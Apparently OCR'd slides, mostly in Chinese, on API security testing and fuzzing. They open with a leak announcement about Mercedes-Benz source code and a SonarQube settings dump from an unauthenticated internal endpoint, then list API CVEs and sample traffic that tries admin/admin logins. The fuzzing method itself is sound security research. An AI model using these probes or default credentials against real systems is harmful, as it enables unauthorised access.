
Today, we're leaking the source codes to:

- Mercedes-Benz's critical infrastruct platform - HTML, CSS & Java
- Beijing Benz Automotive API System - Java

<http://192.168.44.205:9000/api/settings/values>

```
{
  "settings": [
    { "key": "sonaranalyzer-cs.nuget.packageVersion", "value": "8.6.1.17183", "inherited": true },
    { "key": "sonaranalyzer.security.cs.pluginVersion", "value": "8.3.0.1825", "inherited": true },
    { "key": "sonar.cs.ignoreHeaderComments", "value": "true", "inherited": true },
    { "key": "sonar.c.file.suffixes", "values": [ ".c", ".h" ], "inherited": true },
    { "key": "sonar.typescript.file.suffixes", "values": [ ".ts", ".tsx" ], "inherited": true },
    { "key": "email.fromName", "value": "SonarQube", "inherited": true },
    { "key": "sonar.python.xunit.skipDetails", "value": "false", "inherited": true },
    { "key": "sonar.plsql.jdbc.driver.class", "value": "oracle.jdbc.OracleDriver", "inherited": true },
    { "key": "sonar.go.exclusions", "values": [ "**/vendor/**" ], "inherited": true },
    { "key": "sonar.forceAuthentication", "value": "false", "inherited": true },
    { "key": "sonar.notifications.delay", "value": "60", "inherited": true },
    { "key": "sonar.cpp.file.suffixes", "values": [ ".cc", ".cpp", ".cxx", ".c++", ".hh", ".hpp", ".hxx", ".h++", ".ipp" ], "inherited": true },
    { "key": "sonaranalyzer.security.cs.nuget.packageVersion", "value": "8.3.0.1825", "inherited": true },
    { "key": "sonaranalyzer-cs.ruleNamespace", "value": "SonarAnalyzer.CSharp", "inherited": true },
    { "key": "sonar.cs.analyzeGeneratedCode", "value": "false", "inherited": true },
    { "key": "email.smtp_port.secured", "value": "25", "inherited": true },
    { "key": "sonar.builtInQualityProfiles.disableNotificationOnUpdate", "value": "false", "inherited": true },
    { "key": "sonar.css.file.suffixes", "values": [ ".css", ".less", ".scss" ], "inherited": true },
    { "key": "sonar.organizations.createPersonalOrg", "value": "false", "inherited": true },
    { "key": "sonar.cpd.abap.minimumTokens", "value": "100", "inherited": true },
    { "key": "sonar.html.file.suffixes", "values": [ ".html", ".xhtml", ".cshtml", ".vbhtml", ".aspx", ".ascx", ".rhtml", ".erb", ".shtm", ".shtml" ] },
    { "key": "sonar.auth.gitlab.enabled", "value": "false", "inherited": true },
    { "key": "sonar.cpd.cross_project", "value": "false", "inherited": true },
    { "key": "sonar.vbnet.ignoreHeaderComments", "value": "true", "inherited": true },
    { "key": "sonaranalyzer.security.cs.nuget.packageId", "value": "SonarAnalyzer.Security", "inherited": true },
    { "key": "sonar.auth.github.groupsSync", "value": "false", "inherited": true },
    { "key": "sonar.scala.file.suffixes", "values": [ ".scala" ], "inherited": true },
    { "key": "sonar.vbnet.ruleNamespace", "value": "SonarAnalyzer.VisualBasic", "inherited": true },
    { "key": "sonar.javascript.ignoreHeaderComments", "value": "true", "inherited": true },
    { "key": "sonar.dbcleaner.daysBeforeDeletingClosedIssues", "value": "30", "inherited": true },
    { "key": "sonar.dbcleaner.weeksBeforeKeepingOnlyOneSnapshotByMonth", "value": "52", "inherited": true }
  ]
}
```

## 例：API基础设施漏洞(还是权限问题?)



The screenshot shows the WSO2 API Manager website. The top navigation bar includes the WSO2 logo and links for Products, Solutions, Resources, Company, Support, and Contact. Below the navigation bar, the main heading reads "WSO2 API Manager" with sub-links for Documentation and Product Features. A breadcrumb trail shows "HOME / API-MANAGER". The main content area features the text: "The #1 Open-source Platform for Building and Managing APIs With Ease". Below this, a descriptive paragraph states: "One complete platform for building, integrating, and exposing your digital services as managed APIs in the cloud, on-premises, and hybrid architectures to drive your digital transformation strategy."

- CVE-2022-29464  
WSO2 API Manager 未授权文件上传RCE
- CVE-2022-24112  
Apache APISIX batch-requests插件权限绕过RCE
- CVE-2021-45232  
Apache APISIX Dashboard越权

## 导致API问题频发的原因

### 企业角度：

- 大规模分布式系统及复杂应用架构带来API数量迅猛增长
- 基于API-First理念构建的研发流程，极短的迭代周期导致API变动跟踪困难
- 传统安全测试/防护工具对API风险收敛的失效

### 攻击者角度：

- API可以直达数据
- 大部分API的基础漏洞未被发掘
- 云原生应用 API成为主要攻击面



# API Fuzz方案&实战案例

API FUZZ Scheme & practical case

## 传统Web Fuzz方法的弊端

### 自定义路径：

- 基于爬虫的web扫描器和基于字典的爆破工具获取到的API路径有限

### 参数结构复杂性：


- 传统Web Fuzz是基于GET/POST协议解析Form表单，然而API存在多种协议格式、多层嵌套的参数结构、参数内编码等场景，不够满足使用者的需求

### 命中率：


- 传统Web Fuzz工具生成的请求参数值不够精确，效率比较低下

## API Fuzz流程

- 通过swagger文档或进行流量分析获取到API路径、参数结构、参数类型
- 通过对请求序列的分析，获取API 请求顺序并且生成更精确的参数值
- 通过树结构参数解析及递归解码，解决API传参的复杂性问题



## 获取API参数结构1：Swagger解析



BasePath

参数

Host

# 参数值传递


**store** Access to Petstore orders

- POST** /store/order Place an order for a pet
- GET** /store/order/{orderId} Find purchase order by ID
- DELETE** /store/order/{orderId} Delete purchase order by ID
- GET** /store/inventory Returns pet inventories by status

**Request URL**  
https://petstore.swagger.io/v2/store/order

**Server response**

Code	Details
200	<p><b>Response body</b></p> <pre>{   "id": 88230550,   "petId": 0,   "quantity": 0,   "shipDate": "2022-07-20T05:20:51.482+0000",   "status": "placed",   "complete": true }</pre>



## 获取API参数结构2：流量还原

### API（数千-数万个）

RESTFUL风格

POST /v1/user/{string}/phone

HTTP GET/POST风格

GET /v1/user/phone

动态路由风格

POST /api?route=admin&action=login

### 流量报文（数亿次通信）

POST /v1/user/c4ca4238a0b923820dcc509a6f75849b/phone

POST /v1/user/c81e728d9d4c2f636f067f89cc14862c/phone

GET /v1/user/phone?user=test

GET /v1/user/phone?user=admin

POST /api?route=admin&action=login  
name=test&passwd=test

POST /api?route=admin&action=login  
name=admin&passwd=admin

## API参数解析

```



{
  "tag": "jfiopll894",
  "properties": {
    "info": [
      {
        "id": "baed563deab1",
        "count": 92
      }
    ],
    "number": 19,
    "zone": {
      "enum": [
        "Public",
        "Private"
      ]
    },
    "info2": [
      {
        "id": "dcae67c1d"
      }
    ]
  },
  "name": "eric",
  "isVip": false
}

```

```

